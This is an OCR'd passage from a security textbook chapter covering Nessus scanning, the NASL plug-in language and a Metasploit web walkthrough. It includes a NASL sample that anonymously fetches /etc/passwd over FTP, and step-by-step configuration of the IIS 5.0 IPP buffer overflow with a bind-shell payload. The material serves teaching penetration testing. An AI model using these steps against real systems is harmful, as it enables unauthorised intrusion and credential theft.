


**Figure 6-1** Nessus Client/Server Model.

Now you can continue your onsite duties and maybe review some documentation, observe system demonstrations, and even interview key personnel. While all these activities are taking place, the scan continues to move forward, and when you return to your home office later that night, the report is waiting for your review. Another advantage of this approach is scalability. A customized server with plenty of processing power and memory is going to be much better equipped to handle the scan than a laptop, and the results should be available much sooner. This is the power of the client/server model.

One item that does need to be considered when working with a client/server model is encryption. Encryption should almost always be used. When using encryption, you can choose from *Transmission Layer Security* (TLS) or *Secure Sockets Layer* (SSL). About the only exception would be when the client and server are on the same system. This would mean the Nessus server is listening on 127.0.0.1. In the previous example where the Nessus server is outside the network, you want to make sure to use encryption. The last thing you want to do is provide an attacker with access to unencrypted Nessus traffic; that could be potentially sniffed and analyzed. There is no reason to cut short your security career when it is only beginning. While on the subject of encryption, another consideration is authentication. Make sure that access to the Nessus server is controlled and only accessible by approved personnel. Nessus supports certificate-based authentication. This gives the administrator the ability to integrate Nessus into the organization's current *public key infrastructure* (PKI).

The Nessus plug-ins are another key component of the design of Nessus. Plug-ins enable users to create their own signatures for vulnerability checks. Plug-ins are created with Nessus Attack Scripting Language (NASL). According to the creator of NASL, Renaud Deraison, ''NASL is designed to allow anyone to write a test for a given security hole in a few minutes, to allow people to share their tests without having to worry about their operating system, and to guarantee everyone that a NASL script can not do anything nasty except performing a given security test against a given target.'' NASL is designed in such a way that it is similar to C, but the sandbox design prevents the plug-ins from doing anything malicious. Shown here is an example of NASL as described in the *Nessus Attack Scripting Language Reference Guide* at `www.virtualblueness.net/nasl.html`:


```
#
# WWW
#
 if(is_cgi_installed("/robots.txt")){
     display("The file /robots.txt is present\n");
     }
 if(is_cgi_installed("php.cgi")){
     display("The CGI php.cgi is installed in /cgi-bin\n");
     }
 if(!is_cgi_installed("/php.cgi")){
     display("There is no 'php.cgi' in the remote web root\n");
     }

#
# FTP
#
  # open a connection to the remote host
 soc = open_sock_tcp(21);

 # Log in as the anonymous user
 if(ftp_log_in(socket:soc, user:"ftp", pass:"joe@"))
 {
  # Get a passive port
  port = ftp_get_pasv_port(socket:soc);
  if(port)
  {
   soc2 = open_sock_tcp(port);
   data = string("RETR /etc/passwd\r\n");
   send(socket:soc, data:data);
   password_file = recv(socket:soc2, length:10000);
   display(password_file);
   close(soc2);
  }
  close(soc);
 }
```

NASL shares information through the Knowledge Base. The Nessus Knowledge Base allows developers of current and future plug-ins to leverage the information gained from previous plug-ins. Consider for example that an existing plug-in has the ability to execute and find Microsoft IIS running on a targeted host. The plug-in then sets the Knowledge Base variable to IIS 5.0 with Internet Printing Protocol (IPP) running. If someone writes a new plug-in, it can take the previous information as a variable and potentially check to see whether IPP has any vulnerabilities. You can find out more about the Knowledge Base at www.edgeos.com/nessuskb. Figure 6-2 shows an example of the search page found there.

Nessus supports many types of plug-ins. These range from harmless to those that can bring down a server.

Now that you have had an overview of Nessus, let's turn our attention to how Nessus works by performing a step-by-step review. Here are the basic steps:

1. Inventory network devices.
2. Identify targets.
3. Create a plug-in policy.
4. Launch a scan.
5. Analyze the reports.
6. Remediate and repair.



Nessus Knowledge Base

The Nessus Knowledge Base contains information and documentation about every option and configuration variable for the Nessus vulnerability scanner. This knowledge base contains all of the options for the Nessus command-line client, GTK GUI, and .nessusrc configuration files. Each option is documented, including a name, description, default setting, enable/disable considerations, scan/host/network impacts, and much more. Additionally, this knowledge base cross-references all of the Nessus options and provides information about dependencies between options such as *peer* and *child* relationships.

Use the links below to browse or search the Nessus Knowledge Base:

Search Options

GTK GUI Section: All Sections

Configuration File Section: All Sections

Keyword(s):

Click to Browse By

| | |
|---|---|
| Command Line Options | 22 |
| GTK GUI Client Options | 209 |
| Configuration File Options | 216 |
| Total Documented Options | 447 |
| Impact Considerations | 72 |
| Total Peer Relationships | 179 |
| Total Child Relationships | 97 |


**Figure 6-2** Nessus Knowledge Base.

The first item that is required is that you have completed an inventory of network devices. As crazy as it seems, you cannot adequately search for vulnerabilities until you have a list of all network devices. Chapter 4 discusses some of the ways in which live system can be found logically, including ping sweeps and port scans.

Most networks are rather large, so instead of trying to scan an entire network, classify the hosts into groups and scan each group. Just from the data standpoint, this will make the job easier because you will have such a massive amount of data to review. Before scanning, make sure that you have identified the proper range and make sure you have permission to scan. Figure 6-3 shows an example of target selection.

The next step is to create a plug-in policy. The plug-in policy is where you define what types of scan you will perform. An example of the plug-in options is shown in Figure 6-4. Plug-ins can be rather benign or dangerous. Dangerous plug-ins can crash a computer. That is something that needs to be considered before you start the scan.

Launching a scan is the next step. This actually is nothing more than clicking the Start button at the bottom of the Target Selection tab. In a real network, it is never that easy because there are many items to be considered. One such consideration is the Knowledge Base, which is shown in Figure 6-5.




Target(s) :

☑ Perform a DNS zone transfer

□ Save this session

□ Save empty sessions


**Figure 6-3** Target selection.



CGI abuses ☑
Solaris Local Security Checks ☑
Red Hat Local Security Checks ☑
Remote file access ☑
Gain root remotely ☑
Fedora Local Security Checks ☑
Denial of Service ☑
SuSE Local Security Checks ☑
Gentoo Local Security Checks ☑
MacOS X Local Security Checks ☑

□ Enable dependencies at runtime

**Figure 6-4** Plug-in options.



Nessus Knowledge Base

☑ Enable KB saving

● Test all hosts

○ Only test hosts that have been tested in the past

○ Only test hosts that have never been tested in the past

□ Reuse the knowledge bases about the hosts for the test

□ Do not execute scanners that have already been executed

□ Do not execute info gathering plugins that have already been executed

□ Do not execute attack plugins that have already been executed


□ Do not execute DoS plugins that have already been executed

Max age of a saved KB (in secs) : 864000

**Figure 6-5** Knowledge Base.

Analyzing the report is the next step, and this is another place where Nessus does a good job of placing all the needed information in one place. What should be remembered is that no assessment tool is perfect, so findings do need to be verified. The standardized report is easily customizable. Figure 6-6 shows an example of this.

Now the last (and what some may feel is the hardest) step is remediate and repair. Most vulnerability assessment tools like Nessus offer remediation advice, and although the tools discussed in this book have proven to be accurate, your mileage may vary. Therefore, carefully research all remediation plans before taking any action. You will also want to have a clearinghouse of vulnerabilities discovered. Set times for remediation and assign individuals to tasks where accountability can be maintained.



Nessus 2.2.0.
Copyright (C) 1998 - 2004 :

Author : Renaud Deraison
SSL Support : Michel Arboi
Pie/Charts library : Bruce Verderaime

Project site : http://www.nessus.org

Mailing list : http://list.nessus.org

**Figure 6-6** Nessus report.

Although this part of the chapter has focused on Nessus, there are literally hundreds of vulnerability assessment tools on the market. A simple Google search of the term will give you pages of returns. To make some sense of all these results, what follows is a discussion of some of the better-known vulnerability assessment tools. For a complete list of the top vulnerability assessment and other security tools, check out `http://sectools.org/` to learn more about the top 100 security programs.

**IN THE LAB**

**The risk to vulnerable applications is real. Even with controls like firewalls in place, vulnerable applications can be attacked. The attack may come from an email attachment or from a malicious insider. The best way to mitigate this risk is by identifying and patching or removing vulnerable applications. In the lab, you can use AppDetective to scan databases for weakness, misconfigurations, and vulnerabilities. You can download an evaluation copy of AppDetective from `www.appsecinc.com/products/appdetective.` After downloading and installing AppDetective, you will be able to run the program in one of two modes, audit and pen test. Audit mode is powerful in that you can log in to the database and allow the program to do a deep inspection, looking for many different types of security violations. Pen test mode enables you to examine the application from the outside, much like an attacker would. Both modes offer a detailed list that specifies the problems found and how to go about fixing them.**

## Automated Exploit Tools

Now let's take a look as some advanced vulnerability assessment tools that can be used to automate the identification and exploitation of vulnerable services. We will look first at Metasploit.

### Metasploit

The year 2003 marked a change in vulnerability assessment tools. That was when Metasploit was first released. It is notable because Metasploit was the first open source tool of its kind. The best way to understand the full power of the tool is to download it. It is available at `www.metasploit.com`.

According to the Metasploit web site ''the Metasploit Framework is a development platform for creating security tools and exploits. The framework is used by network security professionals to perform penetration tests, system administrators to verify patch installations, product vendors to perform regression testing, and security researchers worldwide.'' Therefore, what you can see is that Metasploit is an attack platform. It follows a basic approach:

1. Selecting the exploit module to be executed
2. Choosing the configuration options for the exploit options

3. Selecting the payload and specifying the payload options to be entered
4. Launching the exploit and waiting for a response

Metasploit has three basic ways that it can be controlled:

- **The msfweb** — A simple point-and-click interface
- **The msfconsole** — A console-based interface
- **The msfcli** — A command-line interface

### *Metasploit Web*

The msfweb interface is a standalone web server that allows the user to run Metasploit through a web browser. If the program has been loaded with default values on a Windows system, you will want to go to Start ➪ Programs ➪ Metasploit ➪ MSFWEB. This will open a command prompt that will display the web variables as follows:

```
Metasploit Framework Web Interface (127.0.0.1:55555)
```

You will want to use the variables and enter them into your web browser, as shown in Figure 6-7.

With these variables typed into the web browser, you will be taken to the Metasploit start page, as shown in Figure 6-8.




**Figure 6-7** Metasploit MSFWEB.





**Figure 6-8** Metasploit web start page.



Microsoft IIS 5.0 IDQ Path Overflow

This module exploits a stack overflow in the IDQ ISAPI handler for Microsoft Index Server.

Microsoft IIS 5.0 Printer Host Header Overflow

This exploits a buffer overflow in the request processor of the Internet Printing Protocol ISAPI module in IIS. This module works against Windows 2000 service pack 0 and 1. If the service stops responding after a successful compromise, run the exploit a couple more times to completely kill the hung process.

Microsoft IIS 5.0 WebDAV ntdll.dll Path Overflow

This exploits a buffer overflow in NTDLL.dll on Windows 2000 through the SEARCH WebDAV method in IIS. This particular module only works against Windows 2000. It should have a reasonable chance of success against any service pack.

**Figure 6-9** Metasploit web Microsoft exploits.


As shown in Figure 6-8, you will see the Metasploit logo. Below that are the three primary options that Metasploit offers:

- Exploits
- Payloads
- Sessions

The Exploits page is where you are by default and contains a list of all included exploits. As of the publication of this book, Metasploit contains 191 exploits. Toward the middle of the page, you will notice a pull-down box labeled Filter Modules. This option allows you to focus on just the exploit you need; for example, you may choose Microsoft so that only Microsoft exploits are listed, as shown in Figure 6-9.

The next step is to choose one of the displayed exploits. In this case, I select the IIS 5.0 Internet Printer Protocol (IPP) Buffer Overflow. This exploit will work against unpatched Windows 2000 servers running IIS. Selecting this exploit will take you to an informational page that lists more information about the exploit, as shown in Figure 6-10.

This page includes information about the name of the exploit, the author, the architecture of the system the exploit will work against, an OS field, and a description field that lists general details of the exploit and its use. When attempting to launch an exploit, it is important to make sure that the information shown matches the system that will be targeted. As an example, in Figure 6-9 you may have noticed that although the exploit was designed



Microsoft IIS 5.0 Printer Host Header Overflow

This exploits a buffer overflow in the request processor of the Internet Printing Protocol ISAPI module in IIS. This module works against Windows 2000 service pack 0 and 1. If the service stops responding after a successful compromise, run the exploit a couple more times to completely kill the hung process.

This module was provided by hdm .


External references:

- http://www.osvdb.org/3323
- http://www.microsoft.com/technet/security/bulletin/MS01-023.
- http://seclists.org/lists/bugtraq/2001/May/0005.html
- http://milw0rm.com/metasploit.php?id=27

**Figure 6-10** Metasploit web IIS Exploit screen.

to work against Windows systems, the exploit has been written explicitly for Windows 2000 SP0 and SP1. The IPP exploit offers only a single target selection. Upon clicking that option, the user is taken to the Payload screen, as shown in Figure 6-11.

The Payload page is where you define the payload type. Metasploit has a total of 106 payloads, and there are 17 that will work with the IPP exploit that was previously chosen. These payloads allow the user to specify the type of code he or she wants to execute. Typically, not all payloads will work with all exploits. This is because payloads are designed to work on a specific platform. For example, Windows payloads don't run on Mac OS X systems. For the exploit that has been chosen, the IPP buffer overflow, I have selected the `win32_bind` code. This exploit opens a socket and binds it to a listening port. When a connection is established to the listening port, a shell on the remote system is returned. One thing that makes this so powerful is that the attacker will now be executing code on the victim's system with the privileges and rights of the exploited process. With the exploit selected, the user is next taken to the exploit and payload configuration, as shown in Figure 6-12.



Search payload modules:

Modules

BSD Command Shell, Bind TCP Inline

Listen for a connection and spawn a command shell

BSD Command Shell, Bind TCP Stager

Listen for a connection, Spawn a command shell


BSD Command Shell, Find Port Inline

Spawn a shell on an established connection

BSD Command Shell, Find Tag Inline

Spawn a shell on an established connection (proxy/nat safe)

**Figure 6-11** Metasploit web Payload screen.



**Windows Command Shell, Bind TCP Inline**

Listen for a connection and spawn a command shell

This module was provided by vlad902 .

Version: $Revision: 3425 $
License: Metasploit Framework License v1.0
Size: 317
Architecture: x86
Operating system: Windows

OPTIONS

**EXITFUNC** **Required**

Exit technique: seh, thread, process (type: raw) seh

**Figure 6-12** Metasploit web Payload Configuration screen.

The Configuration page allows the user to set a series of requirements and optional fields for the exploit and payload. The `win32_bind` code exploit is designed to fill in required fields in the form. The user is required to fill in required fields. The first of these is the Remote Host computer (RHOST). This is where the user specifies the IP or hostname of the target host. If our target host were 192.168.123.100, for example, that is what would be entered here. The next required field is the destination port (RPORT). Because I have targeted a web service, the port entered would be 80. The payload variable, `EXITFUNC`, determines how the payload will be executed when the exploit is through executing. The default option, `SEC`, will try to pass control to the exception handler. The final variable, `LPORT`, sets the listening port that is bound to the payload. The default value is port 4444. The Default Encoder is designed to encode the exploit in such a way to ensure delivery and that no bad characters are passed. The Default Generator is designed to build the buffer overflow in such a way to make detection more difficult. With all the required settings entered, the user has the option to either execute of check the exploit. Not all exploits have checks, but when they are present, they can be used to verify the validity of the exploit before the actual attack. Once the exploit is launched, the status bar at the bottom of the page updates the user as to the status of the attack. When the exploit completes, the interface indicates that session has been created.

